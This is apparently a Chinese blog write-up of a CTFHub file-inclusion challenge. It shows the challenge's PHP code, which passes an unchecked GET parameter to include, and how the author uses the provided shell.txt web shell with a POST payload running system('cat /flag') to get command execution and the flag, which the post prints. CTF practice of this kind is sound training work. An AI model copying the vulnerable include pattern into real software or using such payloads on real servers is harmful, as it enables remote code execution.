文件包含ctfhub

原创

芋圆奶绿，要半t 于 2020-08-06 16:19:12 发布 642 收藏

分类专栏： web

本文链接：https://blog.csdn.net/weixin_43326436/article/details/107842715


1.进入以后，发现的是

```php
<?php
error_reporting(0);
if (isset($_GET['file'])) {
    if (!strpos($_GET["file"], "flag")) {
        include $_GET["file"];
    } else {
        echo "Hacker!!!";
    }
} else {
    highlight_file(__FILE__);
}
?>
<hr>
i have a <a href="shell.txt">shell</a>, how to use it ?
```

---

i have a shell, how to use it ?

应该可以看到是一段代码，strpos这个函数就是查找相同字符串的位置，在这里就是查找和flag相同的字符串的位置，在下面又发现了一个我又一个链接是shell.txt，怎么使用它吗。点进去链接又是一句php，请求ctfhub意思。
2.因为是文件包含，所以直接构造payload 将?shell.txt构造，
所以直接



i have a shell, how to use it ?

看到这个图片，利用火狐中的hackbar
postdata
输入
ctfhub=system('cat /flag'); （system意思就是输出并返回最后一个shell结果）

ctfhub{c5aab918efa7db9d05fc4b2a7972395afb1a0677}

i have a shell, how to use it ?

拿到flag